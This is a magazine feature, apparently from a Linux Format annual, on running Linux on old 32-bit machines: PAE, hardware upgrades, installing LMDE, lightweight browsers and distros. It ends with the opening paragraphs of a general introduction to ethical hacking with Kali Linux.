Speaking of memory, now's a good time to dispel the myth that 32-bit hardware cannot use more than 4GB of RAM. This is not true. At least, it is not true for all 32-bit hardware. Windows XP did odd memory management, so that only about 3GB of RAM could actually be addressed. Early 32-bit hardware rarely supported anything close to 4GB of memory (your typical 386 wouldn't have had more than 4MB), with the first consumer-grade machines sporting such opulence not appearing until the early 2000s. But Linux didn't support it due to bus restrictions, rather than any logical limitations. In fact, if 1GB memory modules had been widely available (for less than the GDP of a small country) in 1995, and your motherboard could support more than four of them, you could happily make use of all that memory.

House of PAE-n


That year, '95, saw the introduction of the Portable Address Extension (PAE) on Intel's Pentium Pro and AMD's Athlon processors. A little maths will reassure you that you need 32 bits to uniquely address every byte amongst four gigabytes: 10 for each byte in a kilobyte, 20 for the kilobytes in a gigabyte, and two more for your four GB. Technically, we should use the kibibyte, mibibyte, gibibyte units here (as we're working with powers of two and not powers of ten), but we think they look silly. However, if your machine has no registers wider than 32 bits, there's nothing to stop it using two (or, more correctly, one and part of another one) such registers to address more. This is what the PAE CPU extension standardised. Obviously, chipsets and buses would need to understand this addressing, too, and such hardware didn't come about until the early noughties. PAE allows for a 36-bit address space,

» UPGRADING CPU AND GRAPHICS

You can upgrade your CPU, too, but the benefits are often overestimated (unless your motherboard supports much faster CPUs). Check the manual to see what's supported. It may be that a BIOS upgrade is required in order to support newer processors. This has to be done before you put the new CPU in, and for old systems generally involves booting to DOS (or a DOS-like OS such as FreeDOS) to run the manufacturer's update utility.

Be very careful when downloading new BIOSes; motherboards often come in lots of minor revisions. You might need to look for an engraving on the board to see which variety yours is. In some cases (such as where USB booting isn't supported), you may need to create a bootable FreeDOS CD (or DVD) with the required BIOS on it. This can be involved, to say the least. A few manufacturers allow BIOS updates using a Windows program, so you might want to hold fire on nuking your Windows XP/7 partition.

If you have an old desktop machine, particularly one with integrated graphics, you might want to hunt for a compatible discrete graphics card. Integrated graphics of old (with the exception of most Intel stuff) have always been problematic. So, you might save yourself a few headaches and boost your retro-gaming abilities by finding a fast-for-the-time card. If the motherboard has an AGP slot, though, it might cause more problems *(see discussion on previous page).*



Graph type: Charge

Data length: 30 minutes

☑ Use smoothed line

☑ Show data points

Charging - 6 hours 37 minutes unt

If you have an old laptop, like our Eee PC, you should probably invest in a new battery, too.

enabling up to 64GB of memory (you can do the maths this time). The caveat is that each application (or each process of an app) can only use 4GB.

If your machine doesn't support PAE, you can still find flavours of Linux that run quite happily on it. Long-time **LXF** favourite Bodhi Linux's legacy release does so, and suggests only a 500MHz processor and 512MB of RAM (and works on lesser). Ubuntu stopped producing non-PAE kernels in 12.10. There are some odd Pentium-M chips (namely Banias chips, around from 2003-2009) that support PAE but do not advertise the fact. In this case, the `forcepae` kernel option can be used.

By now, everyone has pretty much come to terms with newer software running increasingly slowly as hardware ages. This isn't just because of lazy programmers or needless resource-intensive features. In the late '90s, web browsers were pretty much read-only word processors. Now they are Turing-complete behemoths with their own media frameworks, payment APIs and even USB interfaces. Web pages have to be ingested into a memory-hungry DOM (Document Object Model). They have to adapt to all manner of screen/window sizes. JavaScript is compiled by a powerful engine (such as V8 or SpiderMonkey) and fancy sites might even use WebAssembly to run on the machine's native instruction set. Oh, and they need all kinds of expensive precautions against hackers (such as sandboxes).

Anyone using an old machine in the early YouTube days will remember the pain of waiting while *Flash Player* loaded and then misery as the video chugged along. And then the feeling that you'd just wasted minutes of your life on a largely unfulfilling endeavour. That's another example of the gradual phenomenon of hardware behaving slowly as technology evolves. However, sometimes things happen hard and fast. Such as when, in 2013, *Adobe Flash* started requiring SSE2 instructions. It ceased to function at all on hardware without them, bailing out with a serious-sounding 'Illegal instruction' error. This affected Athlon XP and Pentium 3 silicon, hardware that was already at least 10 years old, but it still upset a lot of people. Windows 7 introduced an SSE2 requirement five years later. Thankfully, *Flash* has all but been banished from the web and Win 7 is unsupported. But the curtailing of old hardware support continues. In 2021, *Google Chrome* started requiring SSE3 (the next generation of vector instructions launched nearly two decades ago).

If you've been perusing the latest Linux offerings, you might have noticed -v3 images. This indicates distros that use modern CPU instructions (such as AVX and AVX2, the Advanced Vector eXtensions) that boost computation-heavy and multimedia workloads. There's even a fledgling -v4 industry, for the latest AVX512 extensions. In time, we wouldn't be surprised if the v3 microarchitecture becomes a requirement for all but the most niche distros. This is a feature about old features, so we won't get into this. We just want to stress that developers quite reasonably expect their software won't be running on 20-year-old hardware, and so will cease to support it. Especially if it increases the maintenance burden, such as the 386's quirky memory management.

Hard drivin'

Apart from maxing out your system's memory, the next best thing to do is replace its rotational hard drives with solid-state drives (SSDs). As long as you don't want terabyte capacities, these are ridiculously cheap. And you'll no longer have to listen to your hard drive chugging away as it scrambles to keep up with your OS. If your system is very old, it may have IDE drives with the 80-pin (or 40-pin, if we go way back) ribbon connector. If your motherboard has no SATA ports, you'll have to make do with an adaptor, and the SATA drives won't achieve their stated performance. Obviously, older SATA motherboards won't run newer drives at top speed either, but even the first generation has a throughput of 150 megabits per second – much faster than spinning rust devices. Most hardware from the last 15 years supports SATA3 and 600Mb/s, which should give you a nice bit of I/O boosting.

It's generally overlooked, but if you have an old system, you might want to replace the PSU. Old hardware is not known for its efficiency at the best of times (despite CPU frequency scaling having been around for two decades). So, a new power supply might stop it swallowing so many coulombs. More importantly, it will obviate the possibility of the old PSU popping. We have seen this happen close up, and can attest that it is a traumatic experience.

Distros such as Bodhi Linux are ideal for old hardware, or new hardware if you want it to fly.

About Moksha
Moksha
0.4.0
Close

Copyright © 2023, by the Moksha Development Team

we hope you enjoy using this software as much as we enjoyed writing it.

To contact us please visit:
http://www.bodhilinux.com

All rights reserved.

Redistribution and use in source and binary forms, with or without mc ion, are permitted provided that the fol conditions are met:

»

Introducing LMDE

We investigate the easy-to-use but powerful Linux Mint Debian Edition – like regular Mint, but with less Ubuntu, more Debian.

We mentioned earlier that Debian is the only major-league distribution still supporting 32-bit x86 hardware. This is an oversimplification, because we are simple journalists, after all. You are no doubt gasping to point out that several 32-bit versions of Ubuntu can have their support window extended well into the future *(see box, page 38).* Be that as it may, Debian 12 will be supported until 2028 and, thanks to its configurability, it is a fine distro for your dusty old hardware. There's also a number of lightweight distros based on it, including AntiX, MX Linux and Crunchbangplusplus (aka #!++), a continuation of the popular CrunchBang project. Obviously, there are non-Debian-based distros that still support 32-bit machinery – more on those later.


For this section, we want to concentrate on what, in our opinion, is the most user-friendly distro with 32-bit support: Linux Mint Debian Edition (LMDE). Mint has for a very long time been our go-to recommendation for beginners. And LMDE is, on the surface, just as easy to use. So, if you're refurbishing an old machine for Auntie Ethel to use as a hacking station, LMDE is a fine choice. Of course, LMDE isn't just for beginners *(who are you calling a n00b? – Auntie 'l33t' Ethel).* If you're not a fan of the slightly Windows-like Cinnamon desktop, you can easily install something else. Most likely this will be something lightweight such as MATE (ideal if you yearn for Gnome 2 stylings), Xfce or even LXQt.

At the time of writing, the latest version is LMDE 6 Faye (based on Debian 12 Bookworm). There will be a new release when Debian 13 appears (some time in 2025). Before you fire up the LMDE 6 install media (which you can find at **www.linuxmint.com/edition.php?id=308**), make sure your system meets the requirements, to wit: 2GB RAM (4GB recommended) and 20GB (100GB recommended) disk space. Per the release notes, the 32-bit LMDE images support older non-PAE CPUs. So, if you want a PAE kernel (and your hardware supports it), you have to add this post install *(see box, below, on how to do this).* You can boot in Forced PAE mode from the boot menu, but this only affects the live environment, where you're probably not going to need PAE support.

As mentioned earlier, older machines may not support USB booting. Fortunately, LMDE 6 easily fits on a DVD-R, so if you still have an optical drive, booting LMDE will be no problem. Some BIOSes have an option for USB Booting, but on trying it you may find it doesn't boot USB sticks (or only does so if they're in one particular port). Don't give up hope. Our Eee 901 (as covered extensively by Mike 'MikeOS' Sanders in **LXF106-LXF109**) exhibited this behaviour. What worked for us was choosing the Hard Drive boot option instead and messing with the drive order (USB sticks presumably being treated differently from USB hard drives). Hopefully, you manage to at least boot LMDE. If you get really stuck (or are using very old technology that doesn't support booting from optical media or USB), you might want to use something like the *Plop Boot Manager* (**https://plop.at** – hasn't been updated for a decade, but it still works). In an extreme case, you can install this on a floppy, boot from that and then chainload LMDE from USB or DVD.

As with any distro, it's worth spending some time exploring LMDE's live environment before you install it. The Cinnamon desktop is fairly lightweight, and it should be easy enough for Windows users to get to grips with. Running the live environment will be much slower than the real thing on old hardware, so don't give up hope if it's a bit laggy. Even booting it may take a long time (thanks in part to USB2/optical media speed limitations, but also processors of old will struggle with the complexities of booting a modern operating system).

We won't walk you through the install process, because you probably have a bit of Linux



Desktop Colours

First, make yourself at home. Choose your favourite colour and whether you prefer a light or a dark desktop theme.

System Snapshots

Next, let's set automatic system snapshots. A minimum of two daily and two boot snapshots are recommended. If anything breaks, you can then restore your computer to its previous working state.

Multimedia Codecs

Additional multimedia codecs are required to support some formats and to play popular audio, video and web content. Click the button below to install them.

Update Manager

The little shield icon in your system tray is your Update Manager. It provides software updates, security updates and kernel updates to fix bugs, keep your computer safe and support newer hardware components.

☑ Show this dialogue at startup

The welcome screen tells you everything you should do to finish setting up your machine. Disobey it at your peril.

experience behind you if you're contemplating dabbling with it on legacy hardware. It's much the same as installing any other distro. We will note that a hidden Expert mode is available in the installer. This enables you to do complex partitioning from the installer. Run:

```
$ sudo live-installer-expert-mode
```

When you get to the partitioning section, you'll find an Expert Mode button. If you have less than 1GB of memory, you might run into issues with the installer. But that's what you get for not heeding the system requirements. You'd honestly be better off looking at another distro. Still, we persevered with running it on the Eee with its 1GB of memory. One interesting conundrum we ran into was that the installer's window was often too tall for the display (again, the requirements state a minimum 1,024x768 and the Eee was 168 pixels shy of this). This is easy to work around, because Cinnamon enables you to move windows from the middle (instead of the title bar) by holding down Alt when you drag. Thus we were able to access the buttons at the bottom.

Again defying the system requirements, we installed LMDE on the Eee's mighty 16GB SSD, a process that took over an hour. And made the device concerningly warm. Nervously we rebooted, and were relieved to see the boot process spring into action. The initial install occupied just shy of 7GB, but with regular use, expect this to balloon.


On first booting LMDE, hopefully you'll not see any glaring error messages and will be quietly impressed at how much more nimble it is once installed. If you do see one of the aforementioned scary-looking error messages, do check the official forums, and in particular the LMDE subforum at **https://forums.linuxmint.com/viewforum.php?f=244**. It's very likely someone has had the same problem as you, so do give them a thorough scour. Especially before posting any requests for help.

Soon after you log in and connect to the internet (assuming you're not stuck with a Wi-Fi device that needs additional firmware or such), you're prompted to choose a local mirror and update the system. Both of which you should do. The local mirror only applies to Mint-specific packages. The Mint welcome wizard (which you can come back to at any time) introduces the basics and provides shortcuts to common configuration options.

Unlike Ubuntu, Debian doesn't go out of its way to make it easy to install newer versions of Nvidia's proprietary drivers. But if you have an old GPU, it might be better off with the free Nouveau driver installed by default. If you want the older version of Nvidia's driver from the Debian repos, that's easy:


```
$ sudo apt install nvidia-driver
```

But if you want a newer one, you'll have to do some work (see **https://forums.linuxmint.com/viewtopic.php?t=405012**). In general, Debian is more of a power-user distribution than Ubuntu. This has the advantage that it's usually possible to fix any problems, but the disadvantage that it's not always easy to fathom where to begin to look for a solution. Fortunately, Mint's built-in tools (such as the *Software Manager* and *Log Viewer)* can often show you the way.



```
perf: interrupt took too long (8048 > 8042), lowering kernel.perf_event_max_sample_rate… 6 11:00
IPv6: ADDRCONF(NETDEV_CHANGE): wlp1s0: link becomes ready                                  10:51
wlp1s0: associated 6
NET: Registered PF_QIPCRTR protocol family                                                 10:50
ieee80211 phy0: rt2x00lib_request_firmware: Info - Firmware detected - version: 0.40
rt2800pci 0000:01:00.0: firmware: direct-loading firmware rt2860.bin
ieee80211 phy0: rt2x00lib_request_firmware: Info - Loading firmware file 'rt2860.bin'
audit: type=1400 audit(1716371455.556:25): apparmor="DENIED" operation="capable" profile="…
kauditd_printk_skb: 13 callbacks suppressed
rt2800pci 0000:01:00.0 wlp1s0: renamed from wlan0
usbcore: registered new interface driver uvcvideo
input: HDA Intel Headphone as /devices/pci0000:00/0000:00:1b.0/sound/card0/input12 3
snd_hda_codec_realtek hdaudioC0D0:      Internal Mic=0x12 7
ieee80211 phy0: Selected rate control algorithm 'minstrel_ht'
usb 2-8: Found UVC 1.00 device USB 2.0 Camera (05e3:0505)
ieee80211 phy0: rt2x00_set_rf: Info - RF chipset 0003 detected 2
```

LMDE's Logs application can help you identify any system problems or quirks, and save you having to do so from the command line.



If you want to try a different desktop, such as MATE, you'll find them in the Software Manager.

ENABLING PAE

To install a PAE kernel, first check that your CPU supports the required instructions by running `cat /proc/cpuinfo` in a terminal. Look for `pae` in the flags section. If it's not there (and you don't have one of those Banias CPUs we mentioned), don't try to install a PAE kernel. Otherwise, do so with:

```
$ sudo apt install linux-headers-686-pae linux-image-686-pae
```


In theory, if you boot the live system in Forced PAE mode, a PAE kernel should be installed out of the box and the required boot parameters added. This might not happen, though, in which case, you need to edit **/etc/default/grub.cfg**. Add `forcepae` to the `GRUB_CMDLINE_LINUX_DEFAULT` line, then run `sudo update-grub` to generate a new configuration file. If you reboot and the system freezes, then your machine does not (correctly) support PAE. You can press `E` on the boot menu to boot without forced PAE, then undo your changes to **grub.cfg** to enable booting again.

Vintage PC options

We look at some alternative web browsers, and summarise the ultra-lightweight distro scene for particularly old systems.

Having got LMDE installed on our woefully underpowered EeePC, it became apparent that the machine wasn't going to be very useful. Except for pandering to our sense of nostalgia. According to *Systemd-analyze*, it took a minute to boot (as far as the login screen), a far cry from the sub-20s boot times we've come to expect. Initial memory usage (as gauged by the `free -h` command) was 500MB or so. Following the welcome screen's recommendations, we let it chug through a handful of updates.

The simple act of starting *Firefox* brought the machine to its knees *(kneees? – ed)*, and even our beloved **linuxformat.com** took ages to render. And then began the swapping. Our install set up a 1GB swap partition (which is used as memory when actual memory runs low). This made the machine not at all fun to do anything with, and soon we saw applications being randomly closed as out-of-memory (OOM) errors proliferated. Oh, and it still had its original battery, for which a full charge (which took several hours) lasted approximately half an hour.



Effects

Desktop Effects

- Session startup animation ☑
- Fade effect on Cinnamon scrollboxes (like the Menu application list) ☑
- Desktop effects ☑
- Window effects ☑
- Effects on dialogue boxes ☑
- Effects on menus ☑

Window Effects

- Mapping windows: Traditional
- Closing windows: Traditional
- Minimising windows: Traditional
- Maximising windows ☐
- Unmaximizing and tiling windows ☑

If LMDE's Cinnamon desktop is laggy and unresponsive, disable some of these options.

There are several lightweight web browsers that can mitigate the crawl to some extent, but don't expect miracles. Some of these are small projects, such as *Pale Moon* (**https://palemoon.org**), which don't have dedicated security teams. And for which there is some lag inheriting security fixes from Mozilla *(Pale Moon* is a *Firefox* fork that retains the traditional look but incorporates as many new features and defences as it can). *Pale Moon* was no use for our hardware, because it stopped doing 32-bit builds some time ago. And it has recently announced that its 64-bit builds will require AVX extensions (part of the -v3 microarchitecture requirements we mentioned earlier). So much for that, then.

A more promising candidate is *Midori* (**https://astian.org/midori-browser/**), which used to be the default browser on Bodhi (which we'll get to). The authors describe it as "a lightweight yet powerful web browser, which runs just as well on little embedded computers named for delicious pastries as it does on beefy machines with a core temperature exceeding that of planet Earth". Sounds ideal. On Ubuntu, this is easy to install from the Snap store, but since Mint doesn't include the Snap daemon by default, we thought we'd install it via Flatpak. The official instructions say this should be as simple as:

```
$ flatpak install flathub org.midori_browser.Midori
```

However, it turns out that the Flathub repository no longer supports 32-bit Flatpaks. So, if you're on 32-bit (or opposed to these modern packaging formats), you can find traditional DEB files available from the website. Or you can add their repository if you want a more permanent solution. We installed the DEB with an old-fashioned:


```
$ sudo dpkg -i midori_11.*_i386.deb
```

LEVERAGING UBUNTU PRO

The lightweight desktop versions of Ubuntu 18.04 (Lubuntu, Ubuntu MATE, Xubuntu and so on) were the last official Ubuntu releases to support 32-bit x86 silicon. It's possible to run the flagship release on 32-bit by upgrading 16.04, but we'd wager the Gnome desktop isn't suited to such hardware. And things might end up getting messy if you try to uninstall it. Ubuntu 18.04 LTS went EOL in May 2023, but if you enrol those machines into Ubuntu Pro (you can do three for free), this is extended until 2028.

This trick works on distros based on Ubuntu, too, including Bodhi and Linux Mint (with some effort and risk, see **https://forums.linuxmint.com/viewtopic.php?t=391484**), but is unsupported. If you're feeling brave, do your research, then install *Ubuntu-advantage-tools* and sign up at **https://ubuntu.com/pro**. Naturally, you may be opposed to this service for privacy reasons, and that is fine.

Just because an Ubuntu Pro-enabled machine will receive updates, this does not imply that it will eventually get the latest versions of all the software installed on it. The updates are almost entirely security and bugfixes. Applications in general remain at the major version as when the standard maintenance window expired, so you won't see any new features being added.


Default
Linux Format
https://linuxformat.com/
Import bookmarks…
Asian Support
LINUX FORMAT
The #1 open source mag
Archives
About Linux Format
Buy Linux Format
Contact us
Linux Format 315
Buy it now!
UPGRADE TO
Sync and save data
Sign In
New tab Ctrl+T
New window Ctrl+N
New private window Ctrl+Shift+P
Bookmarks
History
Downloads Ctrl+Shift+Y
Passwords
Add-ons and themes Ctrl+Shift+A
Open Profile Directory
Print… Ctrl+P
Save page as… Ctrl+S
Find in page… Ctrl+F
Zoom 100%
Settings
More tools
11:37

Midori is fast and fully featured, though there is some advertising on the default homepage.

Midori certainly loaded much more quickly than *Firefox,* and used a lot less memory. But it still wasn't what we would call a smooth experience.

So, it's certainly possible to run Linux on hardware that is approaching two decades old, but it's unlikely to transform those machines into anything of utility. For slightly less vintage machines, say a decade old, the outlook is much more hopeful. There's a plethora of lightweight distros and desktops that will absolutely (in conjunction with our hardware tips from earlier) breathe new life into those middle-aged machines. Just remember that old hardware fails (new hardware does, too, just less often), so if you go with LMDE, back up regularly. The *TimeShift* utility (similar to Windows System Restore points or Apple's *Time Machine)* is worth setting up, too, in case your ageing hardware proves incompatible with a future system update.

Lightweight distros

We were really impressed with LMDE 6. But it just wasn't suited to our Eee PC. Or, very likely, anything that doesn't meet its system requirements. So, let's finish by looking at some options for very old hardware. An honorary mention must first go to MuLinux (**https://micheleandreoli.org/public/Software/mulinux/**), which you can, in fact, run on a 386. As far as proper Linux goes, though, we'll never tire of recommending Bodhi Linux (**https://bodhilinux.com**). Bodhi is unique in that it has its own desktop, Moksha, which is incredibly lightweight and based on the Enlightenment window manager. This gives it a vaguely steampunk look, and offers tremendous configurability.


The standard release (7.0) of Bodhi is a 64-bit only affair, but of interest to us is the 32-bit Legacy release (5.1), based on Ubuntu 18.04. Like LMDE, Bodhi's Legacy release doesn't require PAE. Being based on Ubuntu 18.04, it is past the official support window, but there are ways around this *(see box, opposite).* The Bodhi-specific parts do receive occasional updates, too. We ran a feature on Bodhi Linux back in **LXF291**.

Another lightweight favourite of ours is AntiX (**https://antixlinux.com**), which is based on Debian. Thus it inherits support until 2028. AntiX uses the lightweight IceWM desktop and includes a hacker-style *Conky* display of system metrics thereon. AntiX is also one of very few *Systemd*-free distros, offering either tradition SysV-style initialisation or the modern *runit* service manager. Most people by now have grown tired of *Systemd* bashing, but if you feel it's bloated and has its tendrils where tendrils shouldn't be, AntiX is worth a look.

AntiX has a sibling distro called MX Linux (**https://mxlinux.org**), also based on Debian. MX describes itself as a midweight distribution, and offers a choice of three desktop options. The flagship offering is Xfce, then for more capable hardware there's a KDE Plasma edition. Most relevant for this feature, though, is the Fluxbox release. Fluxbox is an incredibly lightweight desktop similar to OpenBox and IceWM. MX Linux is a stylish affair with bold icons and theming.

If you want a slightly more advanced OS (or are working with very old hardware where a traditional GUI wouldn't be appropriate), Arch Linux 32 (**https://archlinux32.org**) is perhaps for you. It's a community-supported fork of Reddit's favourite Linux distro, started when Arch stopped supporting 32-bit machines. There are a few subarchitectures available: i486, i686 and pentium4. Confusingly, pentium4 means any CPU supporting SSE2, which includes many Pentium 3 and Pentium-M chips. We have an even older EeePC, the 700 Surf model (with 2GB SSD and 512MB RAM), that has happily been running Arch 32 for five years. We use the Wayland-powered tiling window manager *Sway* and run everything from the terminal. We could do a whole feature on the thrills of *nnn* (a file manager), *w3m* (an image viewer) and *urxvt* (a Unicode terminal via which you run the other two).

Gentoo Linux also supports old hardware, with the slight caveat that you have to compile everything yourself. Doing this on old hardware is not going to be fun (or indeed possible). So, you'd want some sort of distcc setup, where build jobs are offloaded to a more capable machine. Once you've done battle with the vagaries of cross-compilation, you'd have a system where (thanks to the magic of USE flags) everything was built optimised for your particular processor. Don't get too excited by this, though, because for old hardware, such optimisations likely only yield a couple of percentage points in improved performance.


Appfinder Settings
MXFB-Look
You can save the current look or restore a saved look
Close
Restore Look
Save Current Look
Screenshot
Look
About Me
About MX Linux
Advanced Network Configuration
Archive Manager
Backgrounds
Bluetooth Manager
Borders
Brightness Systray
6:08

MX Linux with Fluxbox is both stylish and lightweight.

LINUX FORMAT

2025 ANNUAL

LINUX FORMAT

Privacy & Security

Take back control – stop snoopers and hackers from ruining your Linux life

134 Hacker's toolkit
Allow Jonni Bidwell to reveal the mysteries of ethical hacking

142 Protect your systems
Defend yourself against the biggest online dangers of 2024

146 Best kept secrets
Getting Shashank Sharma to reveal his password secrets was fittingly difficult

148 Tall Tails
Nate Drake's guide to configuring Tails' newest iteration

152 Stay safe online
How Pi-hole can gobble up internet baddies and keep your systems safe

160 Protect your data
Stuart Burns sits down with a sandwich and Ubuntu 24.04 to work on enhancing his data encryption

Hacker's toolkit

After an extended break, alleged hacker **Jonni Bidwell** emerges from the shadows to teach you the noble art and keep you out of trouble.

```
david@david-VM1:~/developmest/6502$ xa first.64 -o first.prg -v
Copyright (C) 1989-2021 Andre Fachat, Jolse Maginnis, David Weinehall
and Cameron Kaiser.
Sun Dec 24 15:43:16 2023
xAss65: Pass 1: first.64
xAss65: Pass 2:
Statistics:
        3 of      5000 label used
        0 of     40000 byte label-memory used
        0 of      2340 PP-defs used
        0 of     40000 byte PP-memory used
      160 of    200000 byte buffer memory used
        0 blocks used
        0 seconds used
```

CREDIT: Magictorch

It's that time again when our perennial hacking feature, always a favourite, comes to light *[that time was supposed to be two weeks ago – ed]*. This isn't all dark glasses and hoodies, though; we don't enforce any kind of dress code. But we do have a comprehensive guide that will get you started with Kali Linux, the ultimate distro for security newbies and penetration-testing professionals alike. We'll get you using coding with Python and using the *RapidScan* script to automate scans, so you can defend your network.

Hacking in its purest sense means using tools (hardware or software) to do things that they weren't initially supposed to do. The term and culture (along with the word 'foo' that proliferates across programming textbooks) originated at a model railway club at MIT. You might want to relive some of that unofficial tweaking spirit by hacking (OK, recompiling) the kernel – the very engine of your Kali install.

